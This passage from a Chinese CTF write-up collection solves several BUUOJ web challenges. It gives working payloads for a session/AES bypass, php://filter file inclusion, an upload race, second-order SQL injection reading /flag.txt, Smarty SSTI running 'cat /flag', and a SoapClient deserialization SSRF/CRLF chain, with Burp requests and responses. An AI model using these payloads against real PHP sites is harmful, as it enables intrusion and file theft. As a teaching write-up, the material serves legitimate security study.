    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

function Check()
{
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_COOKIE['y1ng'] === sha1(md5('y1ng')))
        return true;
    else
        return false;
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}


$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);

if (isset($_GET['decrypt'])) {   //只要传入decrypt参数就不会生成随机数
    $decr = $_GET['decrypt'];
    if (Check()){
        $data = $_SESSION['secret'];
        include 'flag_2sln2ndln2klnlksnf.php';
        $cipher = aesEn($data, 'y1ng');  //注意！这里加密的内容是从SESSION中取的，突破点就在这里
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
} else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999));   //这里的种子是真随机了，无法爆破
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}


?>
```

session绕过

删除cookie，没有cookie中的SESSIONID就找不到对应的session文件，相应的$_SESSION[‘var’]就为NULL，传参NULL。

所以只要我们在访问admin.php时，删除session访问，代码就会变成：

```
$cipher = aesEn(NULL, 'y1ng');
```

加密算法

```
function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5('174.0.0.201',true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

echo aesEn('', 'y1ng')
//NjsmGkorj5yvvA4w11R3FA==
```

```
admin.php?decrypt=NjsmGkorj5yvvA4w11R3FA%3d%3d
```

[BSidesCF 2020]Had a bad day

```
<?php
 $file = $_GET['category'];

 if(isset($file))
 {
  if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index"))
  {
   include ($file . '.php');
  }
  else
  {
   echo "Sorry, we currently only support woofers and meowers.";
  }
 }
?>
```

php://filter伪协议嵌套

payload

```
category=php://filter/read=convert.base64-encode/woofers/resource=flag
```

[RoarCTF 2019]Simple Upload

Think PHP upload()多文件上传

think PHP里的upload()函数在不传参的情况下是批量上传的，这里可以理解为防护机制只会检测一次，运用条件竞争，多次上传便可以绕过文件后缀的检测，至于为什么上传两次1.txt,是为了获取php文件的后缀，因为这里的后缀命名方式运用了**uniqid函数**它是基于微秒的当前时间来更改文件名的，两个同时上传生成的文件名相差不会太远。

文件名爆破

先上传一个正常文件再上传一个木马文件，然后再上传一个正常文件，然后根据第一和第三个正常文件的文件名之间的差异，爆破出我们上传的木马文件

[CISCN2019 华北赛区 Day1 Web5]CyberPunk

php伪协议读取源码

index.php

```php
<?php

ini_set('open_basedir', '/var/www/html/');

// $file = $_GET["file"];
$file = (isset($_GET['file']) ? $_GET['file'] : null);
if (isset($file)){
    if (preg_match("/phar|zip|bzip2|zlib|data|input|%00/i",$file)) {
        echo('no way!');
        exit;
    }
    @include($file);
}
?>
```

search.php

```php
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        if(!$row) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "<p>姓名:".$row['user_name']."</p><p>, 电话:".$row['phone']."</p><p>, 地址:".$row['address']."</p>";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
```

change.php

```
<?php

require_once "config.php";

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = addslashes($_POST["address"]);
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if (isset($fetch) && $fetch->num_rows>0){
        $row = $fetch->fetch_assoc();
        $sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=".$row['user_id'];
        $result = $db->query($sql);
        if(!$result) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单修改成功";
    } else {
        $msg = "未找到订单!";
    }
}else {
    $msg = "信息不全";
}
```

confirm.php

```
<?php

require_once "config.php";
//var_dump($_POST);

if(!empty($_POST["user_name"]) && !empty($_POST["address"]) && !empty($_POST["phone"]))
{
    $msg = '';
    $pattern = '/select|insert|update|delete|and|or|join|like|regexp|where|union|into|load_file|outfile/i';
    $user_name = $_POST["user_name"];
    $address = $_POST["address"];
    $phone = $_POST["phone"];
    if (preg_match($pattern,$user_name) || preg_match($pattern,$phone)){
        $msg = 'no sql inject!';
    }else{
        $sql = "select * from `user` where `user_name`='{$user_name}' and `phone`='{$phone}'";
        $fetch = $db->query($sql);
    }

    if($fetch->num_rows>0) {
        $msg = $user_name."已提交订单";
    }else{
        $sql = "insert into `user` ( `user_name`, `address`, `phone`) values( ?, ?, ?)";
        $re = $db->prepare($sql);
        $re->bind_param("sss", $user_name, $address, $phone);
        $re = $re->execute();
        if(!$re) {
            echo 'error';
            print_r($db->error);
            exit;
        }
        $msg = "订单提交成功";
    }
} else {
    $msg = "信息不全";
}
?>
```

二次注入

change.php

```
$sql = "update `user` set `address`='".$address."', `old_address`='".$row['address']."' where `user_id`=".$row['user_id'];
```

在地址被更新的同时，旧地址被存了下来，造成二次注入

payload

```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),1,25)),0x7e),1)#
```


```
1' where user_id=updatexml(1,concat(0x7e,(select substr(load_file('/flag.txt'),26,50)),0x7e),1)#
```

[CISCN2019 华东南赛区]Web11

Smarty模板SSTI

Smarty的{if}条件判断和PHP的if 非常相似，只是增加了一些特性。全部的PHP条件表达式和函数都可以在if内使用，如||,or,&&,and,is_array()

```
x-forwarded-for:{if phpinfo()}{/if}
```


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Go Cancel < >
Target: http://node3.buuoj.cn:26148
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
91,126 bytes | 189 millis

```
GET / HTTP/1.1
Host: node3.buuoj.cn:26148
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:75.0) Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Connection: close
Cookie: pma_lang=zh_CN;
pma_collation_connection=utf8_unicode_ci;
pma_iv-1=TpQOaRMlejXpC9hfwfOYuw%3D%3D;
pmaUser-1=sGcpNbb%2FFiGDqcGnjPCA3A%3D%3D;
track_uuid=602832fa-679e-449d-f31d-92f05fefa7a6
Upgrade-Insecure-Requests: 1
x-forwarded-for:{if phpinfo()}{/if}
```

IP
Current IP:

PHP Version 7.3.5

System	Linux 48c4bb17033c 4.15.0-9
Build Date	May 11 2019 03:16:59
Configure Command	'./configure' '--build=x86_64-li '--with-config-file-scan-dir=/u '--enable-mbstring' '--enable-m '--with-openssl' '--with-zlib' '-- 'build_alias=x86_64-linux-mus
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

payload

```
{if system("cat /flag")}{/if}
```

bestphp’s revenge

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?>
```

session反序列化->soap(ssrf+crlf)->call_user_func激活soap类

SoapClient触发反序列化导致ssrf

serialize_hander处理session方式不当导致session注入

CRLF漏洞

通过反序列化调用SoapClient向flag.php发送请求，那么就可以实现ssrf

接下要解决的问题是：


- 在哪触发反序列化
- 如何控制反序列化的内容

这里要知道`call_user_func()`函数如果传入的参数是`array`类型的话，会将数组的成员当做类名和方法，例如本题中可以先用`extract()`将b覆盖成`call_user_func()`，`reset($_SESSION)`就是`$_SESSION['name']`，我们可以传入`name=SoapClient`，那么最后`call_user_func($b, $a)`就变成`call_user_func(array('SoapClient','welcome_to_the_lctf2018'))`，即`call_user_func(SoapClient->welcome_to_the_lctf2018)`，由于`SoapClient`类中没有`welcome_to_the_lctf2018`这个方法，就会调用魔术方法`__call()`从而发送请求

payload

```
<?php
$target = "http://127.0.0.1/flag.php";
$attack = new SoapClient(null,array('location' => $target,
    'user_agent' => "N0rth3ty\r\nCookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4\r\n",
    'uri' => "123"));
$payload = urlencode(serialize($attack));
echo $payload;
//O%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A3%3A%22123%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A15%3A%22_stream_context%22%3Bi%3A0%3Bs%3A11%3A%22_user_agent%22%3Bs%3A56%3A%22N0rth3ty%0D%0ACookie%3A+PHPSESSID%3D991m9bf41ue8k3bctirr5mm8m4%0D%0A%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
```


先注入poc得到的session


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://d85f98d2-d656-4868-a71d-5f3699a4ebb4.node3.buuoj.cn
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
Done
2,787 bytes | 47 millis

```
POST
/?f=session_start&name=|O%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3
%3A%22uri%22%3Bs%3A3%3A%22123%22%3Bs%3A8%3A%22location%22%3Bs%3A
25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A15%3A%22_stre
am_context%22%3Bi%3A0%3Bs%3A11%3A%22_user_agent%22%3Bs%3A56%3A%2
2N0rth3ty%0D%0ACookie%3A+PHPSESSID%3D991m9bf41ue8k3bctirr5mm8m4%
0D%0A%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D HTTP/1.1
Host: d85f98d2-d656-4868-a71d-5f3699a4ebb4.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

serialize_handler=php_serialize
```

```
#0000BB">$a&nbsp;</span><span style="color:
#007700">=&nbsp;array(</span><span
style="color: #0000BB">reset</span><span
style="color: #007700">(</span><span
style="color: #0000BB">$_SESSION</span><span
style="color: #007700">),&nbsp;</span><span
style="color:
#DD0000">'welcome_to_the_lctf2018'</span><span
 style="color: #007700">);<br /></span><span
style="color:
#0000BB">call_user_func</span><span
style="color: #007700">(</span><span
style="color: #0000BB">$b</span><span
style="color: #007700">,&nbsp;</span><span
style="color: #0000BB">$a</span><span
style="color: #007700">);<br /></span><span
style="color: #0000BB">?&gt;</span>
</span>
</code>array(1) {
  ["name"]=>
  string(226)
"|O:10:"SoapClient":5:{s:3:"uri";s:3:"123";s:8:
"location";s:25:"http://127.0.0.1/flag.php";s:
15:"_stream_context";i:0;s:11:"_user_agent";s:
56:"N0rth3ty
Cookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4
";s:13:"_soap_version";i:1;}"
}
```


再触发反序列化使SoapClient发送请求



```
POST /?f=extract&name=SoapClient HTTP/1.1
Host: 2aa8d319-0f90-43af-b598-b7c0c41476f9.node1.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=v37ht1lvvegr7ne8bhaugopbs5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

b=call_user_func
```

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET['f'], $_POST);
session_start();
if (isset($_GET['name'])) {
    $_SESSION['name'] = $_GET['name'];
}
var_dump($_SESSION);
$a = array(reset($_SESSION), 'welcome_to_the_lctf2018');
call_user_func($b, $a);
?> array(2) { ["a:1:{s:4:"name";s:226:""]=> object(SoapClient)#1 (5) { ["uri"]=> string(3)
"123" ["location"]=> string(25) "http://127.0.0.1/flag.php" ["_stream_context"]=> int(0)
["_user_agent"]=> string(56) "N0rth3ty Cookie: PHPSESSID=tcjr6nadpk3md7jbgioa6elfk4 "
["_soap_version"]=> int(1) } ["name"]=> string(10) "SoapClient" }
```

携带poc中的cookie访问即可得到flag



```
<?php
highlight_file(__FILE__);
$b  =  'implode';
call_user_func($_GET['f'],  $_POST);
session_start();
if  (isset($_GET['name']))  {
        $_SESSION['name']  =  $_GET['name'];
}
var_dump($_SESSION);
$a  =  array(reset($_SESSION),  'welcome_to_the_lctf2018');
call_user_func($b,  $a);
?> array(3) { ["a:1:{s:4:"name";s:226:""]=> object(SoapClient)#1 (9) { ["uri"]=> string(3) "123" ["location"]=> string(25) "http://127.0.0.1/flag.php" ["_stream_context"]=> int(0) ["_user_agent"]=>
string(56) "N0rth3ty Cookie: PHPSESSID=991m9bf41ue8k3bctirr5mm8m4 " ["_soap_version"]=> int(1) ["httpsocket"]=> int(0) ["_use_proxy"]=> int(0) ["httpurl"]=> int(0) ["__soap_fault"]=>
object(SoapFault)#2 (9) { ["message":protected]=> string(16) "Gateway Time-out" ["string":"Exception":private]=> string(343) "SoapFault exception: [HTTP] Gateway Time-out in /var/www
/html/index.php:11 Stack trace: #0 [internal function]: SoapClient->__doRequest('__call('welcome_to_the_...', Array) #2 /var/www/html/index.php(11): call_user_func(Array) #3 {main}"
["code":protected]=> int(0) ["file":protected]=> string(23) "/var/www/html/index.php" ["line":protected]=> int(11) ["trace":"Exception":private]=> array(3) { [0]=> array(4) { ["function"]=> string(11)
"__doRequest" ["class"]=> string(10) "SoapClient" ["type"]=> string(2) "->" ["args"]=> array(5) { [0]=> string(386) " " [1]=> string(25) "http://127.0.0.1/flag.php" [2]=> string(27)
"123#welcome_to_the_lctf2018" [3]=> int(1) [4]=> int(0) } } [1]=> array(4) { ["function"]=> string(6) "__call" ["class"]=> string(10) "SoapClient" ["type"]=> string(2) "->" ["args"]=> array(2) { [0]=>
string(23) "welcome_to_the_lctf2018" [1]=> array(0) { } } } [2]=> array(4) { ["file"]=> string(23) "/var/www/html/index.php" ["line"]=> int(11) ["function"]=> string(14) "call_user_func" ["args"]=>
array(1) { [0]=> array(2) { [0]=> *RECURSION* [1]=> string(23) "welcome_to_the_lctf2018" } } } } ["previous":"Exception":private]=> NULL ["faultstring"]=> string(16) "Gateway Time-out"
["faultcode"]=> string(4) "HTTP" } } ["name"]=> string(10) "SoapClient" ["flag"]=> string(42) "flag{1b6b45bd-2f9a-4608-9fb5-4bbca92e5775}" }
```

[DDCTF 2019]homebrew event loop

逻辑漏洞：

异步处理导致可以先调用增加钻石，再调用计算价钱的。也就是先货后款。

eval函数存在注入,可以通过#注释，我们可以传入路由action:eval#;arg1#arg2#arg3这样注释后面语句并可以调用任意函数，分号后面的#为传入参数，参数通过#被分割为参数列表.

```
from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '*********************'  # censored
url_prefix = '/d5afe1f66147e857'


def FLAG():
    return '*********************'  # censored


def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5:
        session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
    else:
        request.event_queue.append(event)


def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack


class RollBackException:
    pass


def execute_event_loop():
    valid_event_chars = set(
        'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
    resp = None
    while len(request.event_queue) > 0:
        # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
        event = request.event_queue[0]
        request.event_queue = request.event_queue[1:]
        if not event.startswith(('action:', 'func:')):
            continue
        for c in event:
            if c not in valid_event_chars:
                break
        else:
            is_action = event[0] == 'a'
            action = get_mid_str(event, ':', ';')
            args = get_mid_str(event, action+';').split('#')
